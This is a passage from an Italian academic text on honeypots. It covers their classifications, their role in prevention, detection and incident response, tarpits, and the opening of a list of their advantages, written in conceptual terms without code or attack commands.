Tabella 2.5 – Confronto degli *honeypot* rispetto il livello di interazione

Concludiamo il paragrafo chiarendo i rapporti che legano le due classificazioni finora introdotte. Anche se a prima vista potrebbe sembrare strano, esse possono essere considerate ortogonali tra loro: sia all'interno degli *honeypot di produzione* che in quelli

di *ricerca* è possibile distinguere ulteriormente a seconda del livello di interazione e, viceversa, per ogni livello di interazione è possibile suddividere tra *honeypot in ricerca* e *honeypot di produzione*. In altre parole, è possibile realizzare un *honeypot di ricerca* sia mediante un *High Interaction honeypot* che con un *Low* (o *Medium*) *Interaction honeypot*. Analogamente, un'organizzazione può decidere di utilizzare come *honeypot di produzione* sia una soluzione a bassa interazione che una ad alta interazione. Ciò è dettato soprattutto dal fatto che, come si è detto in precedenza, la maggiore differenza tra un *honeypot di produzione* ed uno *di ricerca* non sta tanto nella quantità di informazioni acquisite quanto nel loro utilizzo. Ad esempio, un responsabile della sicurezza informatica di un azienda può decidere di realizzare un *High Interaction honeypot* per imparare il più possibile sulle strategie e tecniche di attacco, in modo da migliorare la configurazione dei dispositivi di rete. D'altro canto, un ricercatore potrebbe scegliere di utilizzare una soluzione a bassa interazione nel caso fosse interessato più agli aspetti statistici inerenti la diffusione degli attacchi che alle vere e proprie modalità della loro esecuzione. Tuttavia ciò non deve far pensare che ogni livello di interazione sia adeguato nella stessa maniera ad essere impiegato per scopi di ricerca o di produzione. Gli aspetti che caratterizzano ogni livello di interazione continuano, infatti, a valere. Pertanto, a causa della complessità di gestione e del grande rischio ad essi associato, raramente gli *High Interaction honeypot* vengono utilizzati come *honeypot di produzione* e, anche quando ciò avviene, la loro configurazione è meno "esasperata" rispetto a quando essi sono impiegati per scopi di ricerca. Ad esempio, possono essere adottate particolari precauzioni per minimizzare il rischio che un attaccante si impossessi totalmente dell'*honeypot* fino ad utilizzarlo per attaccare altri sistemi. Analogamente, quando si parla di *honeypot di ricerca* il più delle volte si fa implicito riferimento a sistemi ad alta interazione poiché, per loro natura, sono più adatti ad acquisire informazioni di un adeguato grado di completezza. Ciò comunque non toglie che i ricercatori possano essere interessati anche a soluzioni a bassa e media interazione, magari utilizzate all'interno di infrastrutture anche di una certa complessità.

2.2.3 Una terza classificazione: *honeypot virtuali* e *honeypot reali*

Secondo i fautori di questa classificazione, quando si deve scegliere un *honeypot* non è sufficiente pensare solamente in termini di *obiettivi* che si vogliono raggiungere e di

livello di interazione che si desidera fornire. Infatti, è necessario decidere anche come esso deve essere percepito dall'attaccante in merito al sistema operativo adottato ed al suo *deployment*.

Per questo motivo, è stata introdotta una classificazione che prendesse in considerazione questi aspetti. Secondo essa, un *honeypot* può essere definito ***virtuale*** se è in grado di ingannare l'attaccante circa il suo *deployment* o il *sistema operativo adottato* o entrambi questi aspetti [FGCBZ05]. Un *honeypot* di questo tipo, quindi, è in grado di apparire ad un attaccante come un sistema *Windows* anche se in realtà l'*honeypot* è in esecuzione su una piattaforma *Linux*. Tipicamente, questo risultato è possibile emulando lo *stack TCP/IP* del sistema operativo desiderato. Inoltre, queste soluzioni possono essere in grado anche di emulare l'esistenza di più sistemi contemporaneamente, dando l'illusione all'attaccante di stare ad interagire con più macchine distinte invece che con un unico sistema. Per poter raggiungere questo risultato, è necessario che il *software* che implementa l'*honeypot* sia in grado di ricevere e gestire le richieste dirette a più indirizzi *IP distinti*. Combinando queste due capacità, quindi, è possibile emulare con una singola macchina l'esistenza di un'infrastruttura anche complessa composta da sistemi di piattaforme diverse. Come si sarà già intuito, l'***honeypot virtuale*** più rappresentativo è sicuramente *honeyd*.

Per contro, un ***honeypot reale*** è una soluzione che non offre queste funzionalità. Pertanto, per inviare i pacchetti può avvalersi solamente dello *stack TCP/IP* del sistema operativo sottostante, causando dei possibili problemi di *fingerprinting* quando si utilizzano *Low Interaction honeypot* che emulano dei servizi che non siano caratteristici della piattaforma su cui è installato il *software honeypot*. Con queste soluzioni, inoltre, non è possibile ingannare l'attaccante circa il reale *deployment* dell'*honeypot*; se si desidera che esso interagisca con più sistemi, quindi, è necessario prevedere più macchine distinte. Ad esempio, sono di questo tipo *software* come *KFSensor* e *Specter*, ma possiamo annoverare in questa categoria anche tutti gli *High Interaction honeypot*, compresi quelli che fanno uso di *software di virtualizzazione*. In merito a questi ultimi, però, è opportuno fare alcune precisazioni. In molti, infatti, considerano soluzioni di questo tipo come *honeypot virtuali*; tuttavia, ci sembra più corretto non seguire questa opinione poiché gli *honeypot* realizzati in questa maniera utilizzano a tutti gli effetti dei sistemi operativi reali, anche se in esecuzione su una macchina virtuale. È vero che grazie a loro è possibile

implementare più *honeypot* nella stessa macchina fisica, tuttavia ognuno di esso costituisce un sistema distinto e non sono l'emanazione di un'unica soluzione *software*.

2.3 Ruolo di un honeypot all'interno di una infrastruttura di sicurezza

Finora si è introdotto il concetto di *honeypot* definendo essenzialmente in che cosa questo strumento consista e quali sono i principi di funzionamento su cui fa affidamento. Al contempo, poco si è detto su come essi possano effettivamente essere utilizzati, poiché ci si è limitati ad evidenziare che la *flessibilità* di cui sono dotati consente di utilizzarli per svariati scopi. In questo paragrafo si cercherà di colmare questa lacuna descrivendo come un sistema *honeypot* sia in grado di ***ridurre il rischio*** e, quindi,di ***migliorare la sicurezza di un'organizzazione***; in altre parole, si tenterà di definire l'apporto di questa tecnologia all'infrastruttura di sicurezza globale. Nei capitoli successivi, verranno poi approfonditi alcuni degli obiettivi più comuni per i quali può essere implementato un *honeypot*.

Ovviamente, questo paragrafo si riferisce esclusivamente agli *honeypot di produzione*, visto che il loro scopo ultimo è proprio quello di migliorare la sicurezza dell'organizzazione che li possiede. Ricordiamo, infatti, che un *honeypot di ricerca* è finalizzato solamente ad acquisire informazioni che possano avere valenza per la comprensione delle tecniche e delle strategie di attacco o, comunque, per ricavare *conoscenza* dalle attività maliziose rilevate.

Prima di entrare nel vivo del capitolo, però, è opportuno presentare brevemente una visione delle problematiche di sicurezza che viene comunemente accettata dagli esperti del settore. Secondo essa, all'interno della sicurezza informatica possono essere distinte tre ***aree*** [Spi02]: ***prevenzione*** (*prevention*), ***rilevamento*** (*detection*) e ***reazione*** (*reaction* o *response*). Mediante esse è possibile organizzare le *attività*, le *politiche*, i *meccanismi* e gli *strumenti* di sicurezza a seconda delle loro finalità ultime. Intuire le caratteristiche di ciascuna area non è molto difficile, in quanto i termini utilizzati per identificarle sono autoesplicativi. Infatti, l'obiettivo della ***prevenzione*** è quello di evitare che i sistemi siano soggetto di un attacco e, quindi, tenta in tutti i modi di lasciare gli intrusi fuori dalla rete e dalle sue risorse. Tra gli strumenti che possono essere utilizzati per raggiungere questo scopo, sicuramente il primo a balzare in mente è il *firewall*, ma hanno pieno diritto di essere considerati tali anche i *meccanismi di autenticazione*, come le *password*, la

crittografia, i certificati digitali [Spi02]. Il ***rilevamento***, invece, lavora sui fallimenti della *prevenzione*, poiché il suo compito è quello di capire se all'interno della rete e dei suoi sistemi si stanno verificando attività illegittime. In altre parole, deve essere capace di accorgersi se un qualche malintenzionato è riuscito ad accedere ad uno o più sistemi violando i meccanismi di *prevenzione* adottati. Sebbene ad un meccanismo di ***rilevamento*** sia concesso di identificare un attacco *durante* o *dopo* la sua effettiva esecuzione [Sta04], è indubbio che sia altamente desiderabile che l'allerta avvenga nel più breve lasso di tempo possibile. In questo campo, lo strumento principe che viene utilizzato è indubbiamente costituito dall'*Intrusion Detection System* (*IDS*) [Spi02]. Infine, i compiti della ***reazione*** iniziano là dove terminano quelli del *rilevamento*. Una volta che si è appurata l'esistenza di una violazione o di un attacco, infatti, è necessario intraprendere le opportune contromisure per bloccarlo o, almeno, per mitigarne gli effetti. Tra i compiti attribuibili alla ***reazione***, però, ci sono anche il ripristino della piena operatività dopo un attacco, la registrazione degli eventi subiti per futura memoria, lo studio dell'attacco per capire dove i meccanismi di *prevenzione* e *rilevamento* hanno fallito, in modo da poterli così migliorare, l'individuazione dei responsabili per poterli perseguire legalmente. Tipicamente, l'insieme di tali attività viene indicata con il termine "***Incident Response***" [Tul03]. Per poter ulteriormente capire la natura di queste tre aree, può essere utile il seguente parallelismo con la protezione dai furti in abitazione [Spi01]:

- **Prevenzione:** utilizzare porte blindate, chiudere tutte le finestre, recintare il terreno circostante l'edificio;
- **Rilevamento:** installare un impianto antifurto all'interno dell'abitazione;
- **Reazione:** intervento delle forze dell'ordine una volta che i dispositivi di sicurezza hanno rilevato l'intrusione di un ladro, svolgimento delle indagini dopo il furto per smascherare il colpevole.

In definitiva, mediante i concetti di ***prevenzione***, ***rilevamento*** e ***reazione*** vengono identificate tutte quelle attività relative, rispettivamente, a *prima*, *durante* e *dopo* un attacco.

A questo punto, per comprendere come un sistema *honeypot* possa calarsi all'interno di un'infrastruttura di sicurezza, è sufficiente analizzare i contributi che esso è in grado di dare ad ognuna delle tre aree appena illustrate. Iniziamo con la ***prevenzione***. Alcuni

esperti di sicurezza sostengono che un *honeypot* possa essere utilizzato per prevenire gli attacchi grazie essenzialmente a due sue proprietà:

- **Inganno** (*deception*)

  Consiste nel fatto che un *honeypot* è progettato in maniera tale da indurre gli attaccanti a considerarlo come un normale sistema di produzione. In questo senso, il suo scopo è quello di ingannare circa la sua reale natura. Ciò induce gli attaccanti a sprecare tempo e risorse per attaccarli, tempo e risorse che altrimenti sarebbero state dedicate ai sistemi di produzione [Spi02].

- **Deterrenza** (*deterrence*)

  È dovuta all'eventualità in cui un attaccante viene a conoscenza che nell'organizzazione che ha preso di mira è presente un *honeypot*. In simili situazioni, egli può desistere dal perpetrare l'attacco per paura di venire scoperto o per evitare di sprecare tempo con un sistema che potrebbe essere un *honeypot* [Spi02]. Un simile ragionamento può essere fatto anche per i casi in cui l'attaccante non sa a priori dell'esistenza di un *honeypot* ma ne intuisce l'esistenza quando interagisce con uno di essi. Sebbene formalmente l'*honeypot* non abbia prevenuto l'attacco – poiché comunque una certa interazione con l'attaccante c'è stata – se ristringiamo l'attenzione ai soli sistemi di produzione, possiamo concludere che effettivamente si è evitato che essi cadessero nelle grinfie del malintenzionato.

Per quanto questi ragionamenti siano giusti, nella realtà dei fatti essi non si rivelano così efficaci [Spi02]. Il motivo è dovuto soprattutto al fatto che siamo di fronte a contromisure di natura essenzialmente psicologica e, pertanto, per funzionare a dovere è necessario che gli attaccanti siano degli umani. La stragrande maggioranza degli attacchi, invece, viene eseguita e portata a termine da appositi *software* maliziosi, quindi in maniera totalmente automatizzata. Ovviamente c'è sempre bisogno di qualcuno che dia materialmente il via, tuttavia le fasi di ricerca degli *host* vulnerabili, il loro sfruttamento e la diffusione del codice malevolo avviene in maniera del tutto automatizzata. Tipicamente, inoltre, l'individuazione degli *host* potenzialmente vulnerabili avviene scandendo in sequenza un blocco di indirizzi *IP* anche molto esteso. Pertanto, se un *honeypot* viene individuato durante questa fase e nella sua stessa sottorete esistono dei sistemi di produzione, quasi certamente verranno rilevati anche essi. Per avere una conferma di quanto appena sostenuto, si ripensi un attimo agli esperimenti eseguiti nel paragrafo precedente con

KFSensor: i primi attacchi sono stati rilevati già pochi minuti dopo il collegamento ad Internet dell'*honeypot*, inoltre molti di essi si sono succeduti con un ritmo così incalzante da rendere poco probabile l'eventualità che fossero eseguita da un attaccante in carne ed ossa. C'è poi una questione che, di primo acchito, può sfuggire: anche quando l'attaccante è umano, fare affidamento su questi trucchi psicologici può essere controproducente. Gli esseri umani sono per loro natura imprevedibili, pertanto non tutti reagiscono nella stessa maniera in presenza della stessa situazione. Ciò può portare un *hacker* che scopre l'esistenza di un *honeypot* ad interpretare l'utilizzo di questo strumento come un gesto di sfida, rendendo il tutto sicuramente più eccitante. Infatti, c'è sicuramente più soddisfazione a violare un sistema deputato a monitorare gli attacchi che un normale sistema di produzione. In altre parole, ciò può indurre l'attaccante a violare l'*honeypot* a tal punto da renderlo totalmente inutile se non dannoso, ad esempio disattivando tutti meccanismi di *logging* ed utilizzandolo per attaccare altri sistemi. Come se non bastasse, questa situazione non è l'unica a rendere l'adozione di *honeypot* una minaccia per la sicurezza dell'intera rete. Come ogni altra tecnologia di sicurezza, infatti, se viene implementato male, un *honeypot* può introdurre dei fattori di rischio [Spi02]. In particolare, può tramutarsi in un ***punto privilegiato*** da cui sferrare attacchi ai veri sistemi produttivi. Quanto fin qui detto, tuttavia, non deve far pensare che sia sempre inutile utilizzare gli *honeypot* per la *prevenzione*: semplicemente, le situazioni in cui essi si rivelano adeguati sono poco numerose. In sostanza, esse si riducono a due: la protezione di informazioni estremamente riservate ed il rallentamento della diffusione di minacce automatizzate come, ad esempio, i *worm* [Spi02]. Un esempio del primo caso potrebbe venire dalla protezione dei segreti industriali di un'azienda. Infatti, per prevenire tentativi di furto di informazioni riservate – provenienti dall'esterno ma anche dall'interno – un'azienda potrebbe decidere di realizzare un sistema *honeypot* che contenga informazioni fittizie ma apparentemente molto appetibili. Ad esempio, potrebbero essere presenti dei progetti errati riguardanti prodotti immaginari. In questi casi, è necessario anche scegliere molto attentamente la configurazione dell'*honeypot*, poiché se le vulnerabilità in esso presenti sono così numerose da renderlo poco credibile, molto probabilmente l'attaccate mangerà la foglia; viceversa, un sistema molto protetto potrà risultare molto difficile da violare. In sostanza, è necessario trovare il corretto equilibrio tra *credibilità* e *facilità di compromissione*. C'è comunque da dire che una simile strategia

si rivela utile solamente per combattere *hacker* che effettivamente hanno l'obiettivo di carpire le informazioni riservate; per tutti gli altri, essa soffre delle stesse debolezze introdotte poc'anzi [Spi02]. L'altra situazione in cui un *honeypot* può essere utilizzato per scopi di *prevenzione* è costituita dalla realizzazione di un cosiddetto ***tarpit***. L'origine di questo nome deriva dall'unione dei termini inglesi "*tar*" e "*pit*", traducibili rispettivamente con "*catrame*" e "*pozza*" e che, presi assieme, indicano dei fenomeni geologici per i quali del bitume fuoriesce dal terreno formando delle pozze anche molto estese, quasi dei veri e propri laghi. Con il termine "***tarpit***", pertanto, viene indicata una tecnica finalizzata a rallentare la diffusione di minacce automatizzate, ma può essere utilizzata anche nella lotta contro lo *spam*. Un *honeypot* che lavora in questo modo è ***LaBrea Tarpit*** (vedi **Appendice A**, pag.278), il quale è molto utile nel rallentare la diffusione di *worm* poiché interagisce con l'*host* che vuole inviare il codice malevolo in maniera tale da "strozzare" sensibilmente il flusso dati da esso inviato. In particolare, ciò è possibile poiché l'*honeypot* accetta di instaurare la connessione ma poi si comporta in maniera tale da rallentare – o addirittura interrompere – il trasferimento dei dati senza tuttavia dare modo all'attaccante di considerare chiusa la connessione. Ovviamente l'adozione di una simile situazione può essere utilizzata per evitare la diffusione di questo tipo di programmi malevoli all'interno della propria rete, tuttavia ciò non è sufficiente a mettere al sicuro tutti i sistemi. Nulla può infatti impedire all'attaccante di caricare il codice malizioso direttamente nei sistemi di produzione, senza così venire minimamente influenzato dall'*honeypot*. Semplicemente, esso costituisce un tentativo in più di ostacolare la diffusione di queste minacce, e non il rimedio definitivo a questi problemi.
In conclusione, è possibile affermare che un *honeypot* non è sicuramente la migliore tecnologia di *prevenzione* esistente, anzi, se l'obiettivo è proprio quello di migliorare questo aspetto, è più opportuno dirigere i propri sforzi verso il miglioramento dell'applicazione delle classiche misure di sicurezza piuttosto che nella realizzazione di un *honeypot* [Spi02].

La situazione è invece totalmente differente se si prende in considerazione il ***rilevamento*** o la ***reazione***: in entrambe queste aree, l'adozione degli *honeypot* è in grado di apportare numerosi benefici. Per quanto riguarda il ***rilevamento***, i vantaggi derivano dal fatto che

vengono sostanzialmente risolti tre problemi che affliggono i tradizionali meccanismi di *rilevamento* [Spi02]:

- **Falsi positivi**

  Vengono considerati dannosi degli eventi che, invece, sono del tutto legittimi. In sostanza, viene riscontrato un attacco quando esso non c'è. Questo "eccesso di prudenza" diventa un problema quando il numero dei *falsi positivi* diventa eccessivo, sia perché rende molto più difficile l'individuazione dei veri eventi maliziosi, sia perché rischia di far calare agli occhi degli amministratori l'affidabilità del meccanismo di rilevamento. Infatti, se ogni giorno si ricevono svariati falsi allarmi, c'è il rischio che i responsabili della sicurezza inizino a sottovalutare ogni singolo evento rilevato, rendendo di fatto il meccanismo quasi completamente inutile.

- **Falsi negativi**

  Mancata rilevazione degli attacchi; quindi, vengono considerati benigni degli eventi che "nascondono" al loro interno attività maliziose. L'insorgenza di questo problema può derivare dai tentativi di affrontare quello trattato al punto precedente. Per minimizzare la generazione di *falsi positivi*, infatti, è possibile eseguire un'attenta attività di configurazione del meccanismo di *rilevamento* che, in sostanza, si riduce a rendere meno stringenti i criteri in base ai quali gli eventi vengono considerati maligni. Purtroppo, però, ciò va a creare la possibilità che una parte di quanto in precedenza veniva considerata maligna sia, dopo la modifica, considerata legittima. In pratica, viene incrementata la probabilità dell'insorgenza dei *falsi negativi*. Questa però non è l'unica fonte di tale problema: la comunità degli *hacker* è molto attiva nell'elaborare nuove tecniche di attacco, per cui se una di queste venisse messa in pratica, un qualsiasi meccanismo di *rilevamento* sarebbe quasi sicuramente impossibilitato a rilevarlo correttamente.

- **Aggregazione dei dati**

  Visto che è buona norma utilizzare più di un meccanismo di *rilevamento*, generalmente situati in differenti punti della rete, si avranno a disposizione svariate fonti di dati che descrivono l'attività di rete e dei sistemi. A questo punto, però, diventa un problema aggregare e correlare tra loro tali dati affinché si riesca ad estrarre informazioni significative in merito agli eventi occorsi. Questo problema diventa tanto più pressante se si pensa che la quantità di dati generata da questi

strumenti può essere davvero notevole, anche dell'ordine dei *gigabyte* al giorno [Spi02].

Il motivo principale che consente ad un *honeypot* di risolvere il problema dei ***falsi positivi*** combacia con la sua caratteristica fondamentale: l'essere realizzato espressamente per essere sottoposto agli attacchi. Ciò, infatti, richiede che il sistema con cui si implementa l'*honeypot* sia dedicato esclusivamente a questa funzione e, pertanto, non c'è motivo che venga utilizzato dagli utenti legittimi. Di conseguenza, tutto il traffico di rete entrante ed uscente può essere considerato ***sospetto per natura***, rendendo l'adozione di *signature* non più necessaria. In altre parole, se si nota qualche attività sull'*honeypot*, allora è molto probabile che essa sia riconducibile ad eventi non legittimi. Quindi, il problema dei ***falsi positivi*** viene quasi del tutto risolto semplicemente perché ogni attività che coinvolge un *honeypot* può essere legittimamente considerata sospetta. Ovviamente ciò non vuol dire che essa sia necessariamente tale: può sempre capitare che qualche utente compia degli errori e comunichi con l'*honeypot* invece che con il sistema di produzione desiderato; inoltre, alcuni servizi di rete fanno affidamento su trasmissioni in *broadcast*, ricevibili cioè da tutti gli *host* appartenenti ad una stessa rete. In genere, comunque, questi eventi non sono in grado di influenzare negativamente l'identificazione dei veri attacchi.

Un discorso analogo vale anche per il problema dei ***falsi negativi***: esso viene brillantemente risolto da un'altra caratteristica fondamentale di un *honeypot* (soprattutto di quelli ad alta interazione), cioè la possibilità di rilevare correttamente anche gli attacchi che vengono eseguiti secondo modalità sconosciute. Ricordiamo, infatti, che un *honeypot* non fa uso di *signature* per identificare, tra gli eventi che lo hanno coinvolto, quelli che sono riconducibili ad attività maliziose; semplicemente, esso si comporta come un "raccoglitore" di attività potenzialmente dannose. Il compito di identificare correttamente quelle riconducibili a veri e propri attacchi è quindi demandato agli amministratori del sistema. Dato però che esiste un'alta probabilità che tutto ciò che coinvolge un *honeypot* sia davvero malizioso, questa incombenza non è poi così gravosa e, conseguentemente, le possibilità che un attacco passi inosservato sono piuttosto minime. Se poi si pensa che un *honeypot* costituisce un punto privilegiato da cui osservare le attività di un attaccante, è chiaro che non è eccessivamente complicato comprendere le modalità di esecuzione sia degli attacchi più complessi che di quelli ancora sconosciuti. Per fissare maggiormente le idee, può essere utile paragonare un *honeypot* ad un acquario [Spi02]: l'*honeypot* nel suo

complesso può essere visto come il contenitore di vetro che costituisce l'acquario, perché contiene dei meccanismi di sicurezza e registrazione degli eventi che lo rendono un ambiente altamente controllato; i servizi ed i sistemi che costituiscono la parte "violabile" dell'*honeypot* sono assimilabili agli elementi decorativi che spesso sono inseriti negli acquari (rocce, piante di plastica,…); infine, gli attaccanti sono assimilabili ai pesci che, liberi di nuotare ovunque all'interno dell'acquario, si rapportano con gli elementi decorativi. Quindi, così come è possibile vedere tutti i movimenti di un pesce all'interno di un acquario, analogamente è possibile osservare tutte le mosse di un attaccante quando interagisce con un *honeypot*.

Per quanto riguarda l'***aggregazione dei dati***, i vantaggi dell'utilizzo di un *honeypot* sono una diretta conseguenza di quanto fin qui detto. Infatti, grazie alle caratteristiche sopra esposte, la quantità di informazioni da esso acquisite sono molto più ridotte rispetto a quelle generate, ad esempio, da un sistema di *Intrusion Detection* [Spi02]. Quello che è più importante sottolineare, però, è costituito dal fatto che la quasi totalità di queste informazioni si riferiscono ad eventi effettivamente illegittimi, pertanto non è necessario "spulciarle" per identificare quelle più interessanti. In questo senso, potremmo quindi dire che un *honeypot* genera meno informazioni di un *IDS* ma di qualità più elevata. Date queste premesse, è facile capire come anche l'attività di *aggregazione dei dati* ne risulti particolarmente agevolata. Infatti, ora diventa quasi immediato individuare nei file di *log* mantenuti dall'*honeypot* quelle registrazioni relative ad un specifico attacco, proprio grazie alla loro dimensione non eccessiva. Inoltre, le informazioni così acquisite possono essere utilizzate per analizzare i dati acquisiti da altri meccanismi non appartenenti al sistema *honeypot*. Ad esempio, se si rileva che un determinato indirizzo *IP* ha effettuato delle comunicazioni con l'*honeypot*, diventa possibile analizzare i file di *log* di *firewall* e dei sistemi di produzione per verificare se tale sorgente ha interagito in qualche modo con questi ultimi [Spi02].

Ad ogni modo, gli *honeypot* non si limitano ad apportare benefici solo al *rilevamento*, ma possono rivelarsi preziosissimi anche nella ***reazione***. In questo campo, infatti, è molto importante comprendere appieno le modalità di esecuzione dell'attacco sia per capire le modifiche apportate dall'attaccante ai sistemi compromessi, sia per scoprire dove hanno fallito i meccanismi di *prevenzione* e *rilevamento*, in modo da perfezionarli di

conseguenza. Se questa attività non viene ben svolta, durante la fase di ripristino si può non esser capaci di "ripulire" completamente i sistemi coinvolti e, anche quando ciò avviene correttamente, rimane sempre il rischio di rimanere in futuro vittima della stessa minaccia. Purtroppo, però, queste situazioni sono quasi inevitabili se lo studio dell'attacco subito avviene analizzando i sistemi di produzione. Questo problema deriva principalmente da due aspetti [Spi02]:

- **Difficoltà nel distinguere gli eventi effettivamente riconducibili ad attacchi**

  I sistemi di produzione vengono attivamente utilizzati dagli utenti legittimi. Conseguentemente, i rispettivi file di *log* saranno pieni di registrazioni inerenti le attività da loro svolte. Tra tutto questo marasma di informazioni, diventa davvero difficile individuare quelle riconducibili ad attività maliziose. Inoltre, più un sistema compromesso viene utilizzato e più è probabile che le tracce lasciate al suo interno dall'attaccante vengano modificate, o peggio sovrascritte, dalle attività legittime. Ad esempio, può capitare che un file alterato da un attaccante venga in seguito modificato da un processo relativo ad un utente legittimo, rendendo così più difficile la rilevazione di tale alterazione. Negli attacchi più evoluti, inoltre, l'attaccante è in grado di assumere il controllo del sistema ad un livello tale da riuscire a cancellare le tracce della sua violazione, ad esempio eliminando o modificando i file di *log*.

- **Impossibilità di mettere *off-line* per lungo tempo i sistemi violati**

  Spesso i sistemi di produzione svolgono un ruolo strategico per il *business* dell'organizzazione, quindi è necessario mantenerli operativi il più continuamente possibile: ogni interruzione si traduce in perdita di denaro. Questa necessità, però, mal si coniuga con lo studio rigoroso degli attacchi ricevuti. Spesso comprendere appieno quanto è successo necessita un notevole dispendio di tempo e, talvolta, non è sufficiente mettere semplicemente *off-line* il sistema ma è necessario prelevarne il disco rigido per poterlo analizzare con appositi strumenti. Conseguentemente, in genere ci si riduce a ripristinare il più velocemente possibile lo stato del sistema precedente all'attacco rinunciando all'analisi di quanto accaduto.

In base a quanto detto nelle pagine precedenti, dovrebbe esser chiaro come un *honeypot* risolva efficacemente queste questioni: ancora una volta, tutto deriva dall'assenza nell'*honeypot* di attività riconducibili agli utenti legittimi. Ciò consente di risolvere brillantemente entrambi i problemi appena esposti: visto che l'*honeypot* non viene

utilizzato dagli utenti legittimi, non ci sarà pericolo che le tracce lasciate da un attaccante vengano alterate; al contempo, si potrà dedicare allo studio dell'attacco tutto il tempo desiderato poiché la messa *off-line* dell'*honeypot* non pregiudica la produttività dell'organizzazione [Spi02].

A conclusione del capitolo, è utile discutere su una falsa convinzione che potrebbe sorgere nei confronti degli *honeypot*. In molti, infatti, considerano un *honeypot* come una sorta di *trappola* in cui ***attirare*** i malintenzionati. Sebbene non ci sia nulla da recriminare sulla prima parte di questa affermazione, sulla seconda è necessario spendere qualche parola. Se infatti un *honeypot* potesse effettivamente *attirare* verso di sé l'attenzione dei malintenzionati, ciò vorrebbe dire che gli attacchi da esso rilevati sarebbero almeno parzialmente dovuti alla presenza stessa dell'*honeypot*. In altre parole, in sua assenza essi non si sarebbero verificati. Ciò ovviamente non può corrispondere a verità: nel caso di attacchi automatizzati la vittima viene generalmente scelta in modo del tutto casuale attraverso la scansione di Internet alla ricerca di *host* vulnerabili; nel caso in cui è protagonista un essere umano, invece, un'organizzazione viene colpita proprio perché tale è la volontà dell'attaccante. L'unica eccezione a quanto detto, potrebbe essere costituita dal pubblicizzare in qualche modo l'esistenza dell'*honeypot* nascondendo però la sua vera natura. Ad esempio, l'amministratore del sistema potrebbe fingersi un *hacker* ed utilizzare i canali di comunicazione tipicamente utilizzati da costoro per annunciare l'esistenza dell'*honeypot*, magari presentandolo come un sistema di produzione particolarmente vulnerabile. Tuttavia questo non è un modo di procedere molto ortodosso e, pertanto, non può essere portato ad esempio per sostenere la validità di questa tesi. Si potrebbe però obiettare che le cose cambiano se si spostasse l'attenzione dall'organizzazione nel suo complesso verso i singoli sistemi che compongono la sua infrastruttura informatica. In tal caso, un *honeypot* potrebbe essere visto come uno strumento che attira verso di sé gli attacchi che altrimenti sarebbero destinati verso i sistemi di produzione. In altre parole, la sua presenza non è in grado di attirare tentativi di attacco nei confronti dell'organizzazione quanto piuttosto di "dirottare" verso di sé attacchi che prendono di mira i sistemi di produzione. In assenza dell'*honeypot*, quindi, essi si sarebbero verificati ugualmente ma avrebbero coinvolto i sistemi di produzione. Ciò sarebbe reso possibile poiché, sotto il punto di vista funzionale, l'*honeypot* è equivalente ai sistemi di

produzione; al contempo, però, esso è in genere dotato di numerose vulnerabilità che, agli occhi degli attaccanti, dovrebbero renderlo più appetibile. Tuttavia, anche questo ragionamento non è completamente esatto. Nel caso di un attacco automatizzato, infatti, se i sistemi di produzione e l'*honeypot* sono nella stessa sottorete, molto probabilmente verranno tutti individuati ed attaccati. Al massimo, l'attacco riuscirà solo nel sistema *honeypot* per via del suo maggiore grado di vulnerabilità. Il discorso è un po' diverso se si è in presenza di attacchi sferrati da essere umani. In tal caso questa strategia potrebbe in effetti funzionare, poiché l'attaccante potrebbe decidere di prendere in considerazione il sistema che appare più vulnerabile, cioè l'*honeypot*. Non c'è comunque nessuna garanzia che le cose vadano effettivamente in questa maniera: l'attaccante potrebbe snobbare l'*honeypot* poiché ne intuisce la presenza od anche solamente perché trova più eccitante violare un sistema più sicuro piuttosto che uno pieno di vulnerabilità.

CAPITOLO 3
Perché realizzare un honeypot?

Finora si è parlato diffusamente di *honeypot* descrivendo essenzialmente i tratti peculiari di questi strumenti. Fatta eccezione per i semplici esperimenti effettuati, poco ci si è soffermati sul perchè può essere conveniente utilizzarli. Questo capitolo cerca di colmare tale lacuna illustrando le ***motivazioni*** che possono spingere un responsabile della sicurezza a adottare un *honeypot*. A tal fine, vengono innanzitutto formalizzati i ***vantaggi*** e gli ***svantaggi*** di questi strumenti, per poi passare a concentrarsi sui possibili ***obiettivi*** per i quali un sistema *honeypot* può essere impiegato. Considerato che questo capitolo vuole essere una fonte di informazioni agevole da consultare, esso sarà strutturato in maniera molto schematica e non troppo discorsiva.

3.1 Vantaggi e svantaggi di un honeypot

Uno dei modi migliori per illustrare le motivazioni che possono spingere all'adozione di uno strumento è sicuramente quello di spiegarne i vantaggi che lo caratterizzano. In questo paragrafo, quindi, verranno mostrati i numerosi *vantaggi* propri di un *honeypot*, senza tuttavia mancare di approfondire gli *svantaggi* che ne possono ostacolare l'impiego. In entrambi i casi verranno presi in considerazione sia quegli aspetti che caratterizzano un sistema *honeypot* in quanto tale, sia quelli più propriamente pertinenti ad una o più tipologie particolari, ovviamente segnalandoli opportunamente. In realtà, molto di quanto

andremo ad illustrare è stato già introdotto nel capitolo precedente o, almeno, può essere da esso desunto. Si è comunque ritenuto opportuno dedicare un intero paragrafo alla trattazione di questi aspetti sia per organizzarli in maniera più schematica che per introdurne di nuovi.

Iniziamo quindi ad entrare nel vivo elencando e descrivendo i vari ***punti di forza*** di questa tecnologia.

1. **Acquisizione di informazioni di alta qualità** [Spi02]

   Nel capitolo precedente si è ampiamente discusso che ogni attività rilevata da un *honeypot* può essere considerata illegittima. Si è anche detto che ciò è possibile poiché questo strumento non ha nessuna utilità pratica per gli utenti della rete, che quindi non hanno nessun interesse ad utilizzare i suoi servizi. Da ciò consegue che la quantità di informazioni acquisite da un *honeypot* è molto modesta se paragonata ad altri strumenti quali i *firewall* e gli *IDS*. Contrariamente a questi ultimi, però, la ***qualità*** di tali informazioni è estremamente elevata, dove per "*qualità*" si intende che un'altissima percentuale di quanto registrato si riferisce ad attività realmente maliziose. Quando si hanno a disposizione grandi quantità di informazioni, infatti, diventa difficile non solo individuare quelle di proprio interesse, ma anche trovare tutte quelle che si riferiscono ad un particolare evento. Gli *honeypot* risolvono brillantemente questo problema, dando ai responsabili della sicurezza un'arma in più nel rilevamento di quegli attacchi che, altrimenti, sarebbero stati difficili da scoprire. Un tipico esempio, può venire da quelle strategie di attacco che prevedono di diluire nel tempo i tentativi di intrusione, magari utilizzando come sorgente più indirizzi *IP* distinti. La tattica di simili attacchi, infatti, consiste proprio nel tentare di non far concentrare, all'interno dei file di *log*, le registrazioni inerenti le azioni di attacco, rendendo così difficoltoso per gli amministratori il loro rilevamento.

2. **Nessun falso positivo o falso negativo**

